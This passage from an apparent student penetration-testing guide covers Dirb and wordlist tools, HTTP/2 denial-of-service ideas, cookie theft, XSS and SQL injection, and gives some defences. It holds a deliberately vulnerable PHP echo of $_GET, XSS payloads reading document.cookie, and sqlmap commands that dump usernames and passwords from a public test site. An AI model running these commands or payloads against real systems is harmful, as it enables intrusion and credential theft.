
After performing a scan via Nmap and spotting that a web server is enabled, Dirb will be there to guide you through this part as it is a web content scanner. Its purpose is to find the existence of web objects, whether hidden or not. It works by launching a dictionary attack against a web server and analyzing the response.
However, there is a difference between a dictionary attack and a pure brute-force attack. A dictionary attack is an attack that is used in cryptanalysis (a technique for deducing plain text from encrypted text without the encryption key) to find a password or encryption key. It works by testing a given list of potential passwords, one by one, hoping that the encryption password is one of them. So this technique does not work systematically and it takes a huge list of passwords and time to be effective. Installing additional dictionaries would be useful in the case of very complex passwords. In fact, it is because of this kind of attack that we recommend to use complicated passwords are recommended, because common passwords are much easier to find with this kind of attack.

2.4.1 Creating dictionaries and using Dirb

As mentioned above, Dirb relies on a specialist to perform his scan. So we have four possibilities :

— **Creating a dictionary from a web page**
— **Creating a dictionary as a pattern**
— **Create a random dictionary**
— **Using a dictionary in Dirb's directory**

Creating a dictionary from a web page

This method is used more with the John The Ripper tool than Dirb but it is important to explain it here. Indeed, using words present on a web page can be interesting in case we have a hasher password to discover. So you will have to download the web page in question via a wget and perform the following command :

```
root@kali:~/Bureau/test# wget http://www.iut-velizy-rambouillet.uvsq.fr/
--2020-02-17 16:39:32--  http://www.iut-velizy-rambouillet.uvsq.fr/
Résolution de www.iut-velizy-rambouillet.uvsq.fr (www.iut-velizy-rambouillet.uvs
q.fr)… 193.51.33.8
Connexion à www.iut-velizy-rambouillet.uvsq.fr (www.iut-velizy-rambouillet.uvsq.
fr)|193.51.33.8|:80… connecté.
requête HTTP transmise, en attente de la réponse… 200 OK
Taille : non indiqué [text/html]
Sauvegarde en : « index.html »

index.html              [ <=>                ]  81,61K  --.-KB/s    ds 0,09s

2020-02-17 16:39:33 (866 KB/s) - « index.html » sauvegardé [83573]

root@kali:~/Bureau/test# html2dic index.html >> dico.txt
```

FIGURE 2.30 – Html2dic

This is how we can create a first dictionary quite quickly.

Creating a dictionary as a pattern

When you know a part of the word or page you are looking for, using a pattern can be the solution. A pattern is a common shape that will vary on a predefined part. Gendict is the dictionary creation tool with pattern that we will use here. However, you will have to install it via the "icu-devtools" package. Here's how it is represented :

```
root@kali:~# dirb-gendict -a ProjetX
Projet0
Projet1
Projet2
Projet3
Projet4
Projet5
Projet6
Projet7
Projet8
Projet9
Projeta
Projetb
Projetc
Projetd
Projete
Projetf
Projetg
Projeth
Projeti
Projetj
Projetk
Projetl
Projetm
Projetn
Projeto
Projetp
Projetq
Projetr
Projets
Projett
Projetu
Projetv
Projetw
Projetx
Projety
Projetz
```

FIGURE 2.31 – Gendict -a

We understand here that it will be the pattern variable. It is thus quite possible to

create a dictionary without pattern by putting a number of X corresponding to the size you want like this :

FIGURE 2.32 – Gendict -s

The -s option also allows you to obtain capital letters. The two main flaws of Gendict as a creator of random dictionaries are the following :

— **Lack of special characters**
— **The size is fixed according to the number of X**

For this reason, there is another tool that specializes in random dictionary design.

Create a random dictionary

The tool we consider the most efficient in terms of creating random dictionaries is Crunch. The latter, in addition to making pattern, completes the flaws of Gendict. We are going to present you the way to make the most complete dictionary possible in a random way. First of all, Crunch is based on a dictionary named "charset.lst". You will find there the series of characters you can choose to make your dictionary. In our case, we chose to use the mixalpha-numeric-all-space series and we saved it in a dico.txt file like this :



FIGURE 2.33 – Crunch

As you can see at the beginning of the command, we specified that the words had to be generated between 1 and 4 characters and the tool announces that the dictionary will be 391 MB ! For your information, websites usually ask for a password with at least 8 characters. So I'll let you read the size of the dictionary if you want words from 1 to 8 characters :

```
root@kali:~/Bureau/test# crunch 1 8 -f /usr/share/crunch/charset.lst mixalpha-numeric-all-space -o dico.txt
Crunch will now generate the following amount of data: 60271701133691140 bytes
57479573377 MB
56132395 GB
54816 TB
53 PB
Crunch will now generate the following number of lines: 6704780954517120
^CCrunch ending at
```

FIGURE 2.34 – Crunch

It is therefore certain that this tool will allow you to have the most complete dictionary in the world on the only condition that you have a very large storage station ... Fortunately, the designers of Dirb thought of this detail and provided us with dictionaries.

Using a dictionary in Dirb's directory

As we said above, creating a dictionary can quickly become tedious. For this reason, we will rely on the dictionaries in Dirb's directory. There are plenty dictionaries but here we will use the dictionary common.txt :

```
root@kali:~/Bureau/test# dirb http://10.0.2.8 /usr/share/dirb/wordlists/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Feb 17 18:33:50 2020
URL_BASE: http://10.0.2.8/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.8/ ----
+ http://10.0.2.8/.git/HEAD (CODE:200|SIZE:23)

+ http://10.0.2.8/index.php (CODE:200|SIZE:806)

+ http://10.0.2.8/info.php (CODE:200|SIZE:736)

==> DIRECTORY: http://10.0.2.8/javascript/

==> DIRECTORY: http://10.0.2.8/phpmyadmin/

+ http://10.0.2.8/server-status (CODE:403|SIZE:273)

==> DIRECTORY: http://10.0.2.8/uploads/
```

FIGURE 2.35 – Utilization de Dirb

Again, the use of a dictionary is very personal. So you will just have to change the dictionary and run the command to get a result. As you can see on the screenshot above, Dirb gives us hidden pages that we wouldn't necessarily have found on our own. This tool is therefore essential during a web pentest.

2.4.2 Comparison between Dirb and Dirbuster

For those who prefer graphical user interfaces to command lines, there is the GUI (Graphical User Interface) equivalent of Dirb, which is called Dirbuster.

The latter also makes it possible to attack a site by dictionary. Just enter the site adress as well the directory where the list of words is stored in the following way :



FIGURE 2.36 – Dirbuster

The use of Dirb and Dirbuster is basically the same, but they each have their advantages.

First of all for speed, Dirb is single-threaded while Dirbuster is multi-threaded. The difference between single and multi-threaded is that in single, you can only perform the tasks one by one, as follows :

```
- Execute task 1
- Execute task 2
- Execute task 3
- Execute task 4
- Execute task 5
- Execute task 6
- Execute task 7
- Execute task 8
- Execute task 9
```

FIGURE 2.37 – Single-threading

While the multi allows you to do several tasks at the same time by ordering the tasks in several threads, as follows :

Thread1 :

```
- Execute task 1
- Execute task 2
- Execute task 3
```

Thread2 :

```
- Execute task 4
- Execute task 5
- Execute task 6
```

Thread3 :

```
- Execute task 7
- Execute task 8
- Execute task 9
```

FIGURE 2.38 – Multi-threading

Note that the difference can only be seen with multi-core processors, which can do several tasks at once.
So for speed of execution, if we have a good processor, Dirbuster totally outperforms Dirb. However, Dirbuster always requires a graphical interaction, whereas Dirb, being a CLI (Command Line Interface), allows automation, so we certainly lose time on the execution

of tasks but we save time on the rest.
Of course Dirb will provide you with files such as robots.txt but will not provide the source code of the pages. Feel free to look at them as they contain a lot of information.

Chapter 3

Information exploiting via breaches

Following the information retrieval phase, we will search for vulnerabilities in the target machine. Some of the tools from the previous stage have already been able to point us to the type of vulnerabilities to exploit. In this section, we will explain the main security holes you may encounter and how to exploit them.

3.1 Service deny

Currently, Denial of Service (DoS) or Distributed Denial of Service (DDoS) is used to cripple a network or website for a number of reasons and it can quickly become expensive. However, blocking a service means mobilizing security personnel to solve the problem and thus reduce the attention on another service that has vulnerabilities allowing it to infiltrate the network. In this issue, we will talk about HTTP v2-based DOS.

3.1.1 HTTP v2 Breaches

Before we explain the HTTP v2 vulnerabilities, we'll understand how the protocol works.
In an effort to improve latency and performance, HTTP v2 was designed to do just that. Indeed, this new version reduces the number of exchanges between a client and a server via flow multiplexing. In this way, a simple GET is enough to obtain a Web page. In addition to reducing the number of exchanges, HTTP v2 will compress HTTP headers and send unsolicited content that will be stored in a cache (the Push) so that the client can access resources much faster. Unfortunately, all this has allowed DOS to open. We will present you three of them which are :

— **Slow Read Attack**

— **HPACK Bomb**
— **Dependency Cycle Attack**

There are others, but these four were presented at the 2016 Black Hat and therefore need to be known.

3.1.1.1 Slow Read Attack

This type of attack consists of exploiting the TCP protocol to our liking. Indeed, in TCP, there is a "Window" which consists in telling the server our capacity in data reception. Thus, if we reduce the Window to a very small value and reproduce it several times at the same time, our program will end up leaving a certain number of sockets open and thus create latency or even make the site unavailable. To perform this DOS, the SCAPY programming language can be used to modify the requests.

3.1.1.2 HPACK Bomb

As we have seen more, HTTP v2 compresses HTTP headers in binary form in order to save resources. This system is called HPACK. The HPACK Bomb attack aims to amplify the size of the header because it contains a dynamic size array ! Thus, if we add content in this dynamic part to increase its size until we get the basic compression value which is 4KB. Then, thanks to the multiplexing of requests we are going to send this header 16 thousand times which is the maximum number of sending in multiplexing on HTTP2. A quick calculation tells us that with one sending, the server will have to decompress 64 MB of data. Both decompression and compression require a lot of RAM resources. It only remains to make a loop by sending, at the same time, the largest amount of requests to this server with this modified and compressed header in order to perform a DOS.

3.1.1.3 Dependency Cycle Attack

The novelty of HTTP v2 is also the fact that the client can give priority and order to the elements that will be processed by the server. This system is called "dependency". Each order thus has a resource priority number which is associated with a memory number. Thus, if two elements have the same memory number, the process will resume its execution from this point and thus create an infinite loop. It is then quite imaginable to carry out this attack coupled with a HPACK Bomb to create a very large DOS.

As you will have understood, a DOS based on the structure of the protocols and can very quickly attract the attention of the targeted IT security. These vulnerabilities are not to be neglected when carrying out an attack.

3.2 Cookies

3.2.1 Generalities

It has now become common to be confronted with this message when you want to enter a website :

FIGURE 3.1 – Use of cookies on the "Le Parisien" site

This page gives us information about the use of cookies by the website and the possibility that we are allowed to configure the use of these cookies. It should be noted that most of the time users who find themselves faced with this page are unaware of the meaning of a cookie and immediately click on accept without taking the time to learn about this term. In reality, a cookie is a piece of data sent by a web server to your browser. This data is sent when you make the decision to visit a website for example, and it allows the site in question to store information about your browsing habits, usernames, passwords, shopping carts, etc. These cookies are stored on your hard disk as a file. This file only contains text and is therefore in principle completely harmless. In spite of this, some antivirus software warns us against cookies from certain sites. In other words, when you visit a site that uses cookies, you send information to that site so that it can improve your experience by offering you services tailored to your interests.

3.2.2 The different types of cookies

In general, cookies can be either temporary or permanent. Temporary cookies are referred to as session cookies and are only used within a session. These cookies are deleted when you close your browser. Permanent cookies, on the other hand, are used in different browsing sessions and only disappear when you decide to delete them or when their expiry dates expire. These different types of cookies include so-called internal cookies and third-party cookies. Internal cookies are set by the site you are visiting. Third-party cookies are created by a different site than the one you are visiting. For example, many sites have a "Like" button that you can click on. Clicking on this button will activate a cookie that can be used by Facebook.

3.2.3 Set up of a cookie



FIGURE 3.2 – Transferring Cookies from Browser to Server

1. The HTTP protocol is used to transfer web pages. Using an HTTP request, the browser calls a page from the web server. To reach the page www.velizy.fr/index.html,

the browser connects to the server www.velizy.fr by sending the following request : GET /index.html HTTP/1.0 Host : www.velizy.fr

2. The server responds by sending an HTTP response to the browser. This response is used to ask the browser to store cookies. In order to store a cookie, the server will add a Set-cookie line to the HTTP response. This line is actually a request to ask the browser to store the string name=value.

3. This string will then be returned in all future requests sent to the server if the cookie exists. HTTP/1.0 200 OK Content-type : text/html Set-cookie : name=value

3.2.4 Cookie Lifetime

In theory, all cookies have a name and an expiration date. When the website you are visiting sends a cookie, it takes the initiative to ask your browser to store the cookie in question until the date and time written in the text file. There is a law stipulating that cookies must be deleted at least one year after their creation. Despite this, some cookies are kept much longer. As an anecdote, cookies were created with the intention of lasting 7000 years.

3.2.5 Cookies Interception

As we said before, cookies are data sent by a web server to our computer's browser. However, cookies can contain information that we describe as sensitive (username, password). Consequently, it would be highly regrettable if anyone could intercept this data. Unfortunately, there are certain methods of intercepting cookies and we will list some of them here. The first method we will explain is called session hijacking. This attack is essentially carried out in public places containing unencrypted WIFI spaces. It consists in reading the communications of other users on the network using "packet sniffers". This reading is only possible when network traffic is unencrypted. In other words, to prevent this attack, the connection between the web server and the user's computer is simply encrypted. This can be done using, for example, the HTTPS protocol. The second method of intercepting cookies is to write scripts directly into the sites. The purpose of these scripts is to ask the browser to send cookies to malicious servers. This attack is used on sites that allow users to publish HTML content. As far as this type of attack is concerned, encrypting cookies before they are sent over the network is not very useful. On the other hand, in order to make a cookie inaccessible from the execution of a script, it is possible to use the HttpOnly flag, which is an option introduced in 2002 on the Internet Explorer browser.

3.2.6 Cookie theft protection

The client of a website does not have many means to prevent the interception of its cookies. Indeed, he can only take the decision to disable cookies. Unfortunately, many websites use cookies to function properly.

Therefore, securing the theft of cookies is primarily the responsibility of the website creator. He has to take into account many details in order to best secure his site and therefore his customers. To do this, the creator of the website must avoid storing data related to authentication (username, password) in clear text, set up random session identifiers at each HTTP request, delete cookies after their use. It must also fully encrypt, or at least partially encrypt cookies and especially use secure protocols such as HTTPS.

3.3 XSS Breaches (Cross-site scripting)

An XSS flaw is a flaw on a website that allows the execution of HTML or JavaScript in poorly protected variables. XSS vulnerabilities should not be confused with SQL vulnerabilities. Indeed, the XSS flaw is executed on the client side of the browser and not on the server side on a database for example.

There are two types of XSS vulnerabilities :

— **Reflected XSS Breaches (non permanent)**
— **Stored XSS Breaches (permanent)**

We will see during this section these two types of flaws, the structure of an XSS flaw as well as its use by a hacker.

3.3.1 Reflected XSS Breaches

The non-permanent XSS flaw is the most used flaw and surely the easiest to practice. Indeed, the attacker only has to inject code in the input of a form and make it appear on the screen. This attack does not require any storage unlike the stored XSS which is presented below. This flaw can for example be present during the intervention of a "search" field on a site :

```
<div class="vulnerable_code_area">
    <form name="XSS" action="#" method="GET">
        <p>
            What's your name?
            <input type="text" name="name">
            <input type="submit" value="Submit">
        </p>
```

FIGURE 3.3 – Research HTML Code

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

FIGURE 3.4 – Research PHP Code

Looking at the PHP code, we can see that there is no check on the parameter **$_GET**. This means that we can insert any code during the request :



FIGURE 3.5 – Add javascript code

We can see through this capture that our JS script is passed as a parameter. So we get the following pop-up on our browser :



FIGURE 3.6 – JS Pop-up

Contrary to what we might think, the fact that the payload is executed on the client side is indeed a risk for the user. Indeed, the client has several secret and useful information for the attacker, it also has extensions in its browser that may have vulnerabilities.
So far, we have only displayed a pop-up in the victim's browser, but we are going to go a step further and steal the user's cookies from the vulnerable site. To do this, we will use the cookie property of the document (provided the cookies are not protected) :

document.cookie

Indeed, if we execute the code **<script>alert(document.cookie);</script>** in the search bar of the site we get the following :



FIGURE 3.7 – Recovery of the user cookie

We retrieve the cookie of the user with whom we are connected. We could therefore imagine an attack through this flaw :



FIGURE 3.8 – Attaque par vol de cookies

3.3.2 Permanent XSS Breaches

This type of vulnerability occurs when the data provided by a user is stored on a server (file, database...) in order to be displayed each time the site is opened. We can take the example of forums in which a user can, for example, inject a script that will be visible to everyone and thus cause vulnerabilities in a large number of users. We quickly realize that this flaw is really dangerous. Thanks to it, we can for example recover cookies from users or execute malicious code without your knowledge. It is also possible to retrieve the cookies of all users who visit the page containing the hacker's code.

3.3.3 DOM based XSS Breach

DOM is the abbreviation for Document Object Model-based. This type of attack takes place directly in the victim's browser without going through the web server. The web page does not change, but the client-side code contained in the page runs unexpectedly, and this is caused by malicious changes to the DOM environment. This attack occurs in the vast majority of cases in new web applications because a large amount of javascript code is executed in the user's browser.

3.3.4 Detection of the presence of an XSS Breach

In order to detect the presence of an XSS flaw, you can start by typing in a form (comment, search engine, chat...) the following code :
Breach
If the following message is displayed : "No results found for the term 'Breach'", an XSS Breach is present.
If the following message is displayed : "No results found for the term Breach", it means that the site is properly secured.
Following the first step described above, it is possible to use a Javascript script in a form field in order to be convinced of the existence of an XSS breach. For example, the following script can be used :
<script > alert (Beware this site is vulnerable to XSS attacks) </script >
In order to know if the web site is vulnerable to XSS attacks, you just have to type this script in a form, if no message is displayed, in this case you won't be confronted with an XSS breach on the site in question, on the other hand if the message "Warning this site is vulnerable to XSS attacks" is displayed, in this case it is preferable for you to change site.

3.3.5 Protecting against the XSS breach

The solution to protect against an XSS attack is to convert the data. In PHP, it is common to use htmlentities() and htmlspecialchars() functions to convert special characters into HTML entities. As a result, the data will no longer be interpreted by the browser, but simply displayed.

Conclusion :

The XSS flaw (breach) is one of the most common flaws found on the web. This is explained by the fact that this flaw allows a large number of attacks. For example, we can use this vulnerability to hijack a form in order to redirect the user to a malicious site. This allows, among other things, to steal the cookies of a user and thus at the same time to obtain his login and password. Fortunately, this flaw can be easily avoided by taking the trouble to correctly process the input data.

3.4 SQL flaws

SQL is a database-oriented programming language. These databases generally contain identifiers and passwords that must be secured. When logging in via a form on a web page, the user has to fill in the free fields, which are then compared with the accounts in the database. The diagrams below can help to understand how authentication works :



FIGURE 3.9 – How a form works

From a browser, we will fill in the connection form that will be sent to the web server that contains a PHP server. The latter will process the PHP code to retrieve (most often in POST) and make a SQL query to the database to verify that the data match. If it does, the PHP server will let the user enter the site.
Here is the structure of a database :



FIGURE 3.10 – Database example

In this example, the database is called "Cloud" and contains several tables : "Categories", "Files", "Tracking" and "Users". Then, each table contains columns which are here in the "Users" table : "email", "idU", "mdp", "name", "Status". So we understand that the data of each user is stored in the column Users. The PHP will then try to match what has been entered in the form and what is present in this table in order to validate or not the connection.
An SQL injection consists in injecting SQL code into an SQL query in order to hijack it and thus modify the result that this query was supposed to display. It also allows to display content that was logically hidden (table of users with the login and password that go with it). Finally, a SQL insertion allows you to add, delete or modify a database.

3.4.1 SQL flaw detection

SQL flaws can be exploited via the SQLMAP tool. This tool will attempt to inject SELECTs into the database and provide us with a result. To better understand the concept, we can try SQLMAP on sites specialized in SQL testing. On this one, we can test at the URL level if an injection is possible :



FIGURE 3.11 – SQL flaw detection

As we can see, to test the database security to SQL injections, we just had to add, in the URL, an apostrophe after the GET of the website. Thus, the database sends us an error message. This error tells us that the data typed by the users is not checked on the server side.

3.4.2 Exploitation of a SQL flaw

3.4.2.1 SQLMAP

Now let's go to the SQLMAP tool by entering the following command :

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

FIGURE 3.12 – SQLMAP command

The "-u" option will allow us to enter an URL and the "–dbs" will allow us to display the databases. The result is sent to us in this form :

```
[08:06:49] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

FIGURE 3.13 – Result

There are then two databases which are Acuart and information_schema. Since our target site is Acuart, we will visualize its tables :

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```

FIGURE 3.14 – Command to view the tables

```
[08:08:53] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+------------+
| artists    |
| carts      |
| categ      |
| featured   |
| guestbook  |
| pictures   |
| products   |
| users      |
+------------+
```

FIGURE 3.15 – Result

Inside the database, there is a users table that we are going to unveil :

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
```

FIGURE 3.16 – Command to visualize the columns

```
[08:09:47] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| address | mediumtext  |
| cart    | varchar(100)|
| cc      | varchar(100)|
| email   | varchar(100)|
| name    | varchar(100)|
| pass    | varchar(100)|
| phone   | varchar(100)|
| uname   | varchar(100)|
+---------+-------------+
```

FIGURE 3.17 – Result

In our case, the only information we need is : name, pass and uname :

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C name,pass,uname --dump
```

FIGURE 3.18 – Command to view a SELECT

```
[08:10:22] [INFO] fetching entries of column(s) 'name, pass, uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+--------+------+-------+
| name   | pass | uname |
+--------+------+-------+
| prasth | test | test  |
+--------+------+-------+
```

FIGURE 3.19 – Result

So there is a test user that we will try to log in :



FIGURE 3.20 – Connection

We managed to connect through a SQL flaw.

3.4.2.2 SQLi

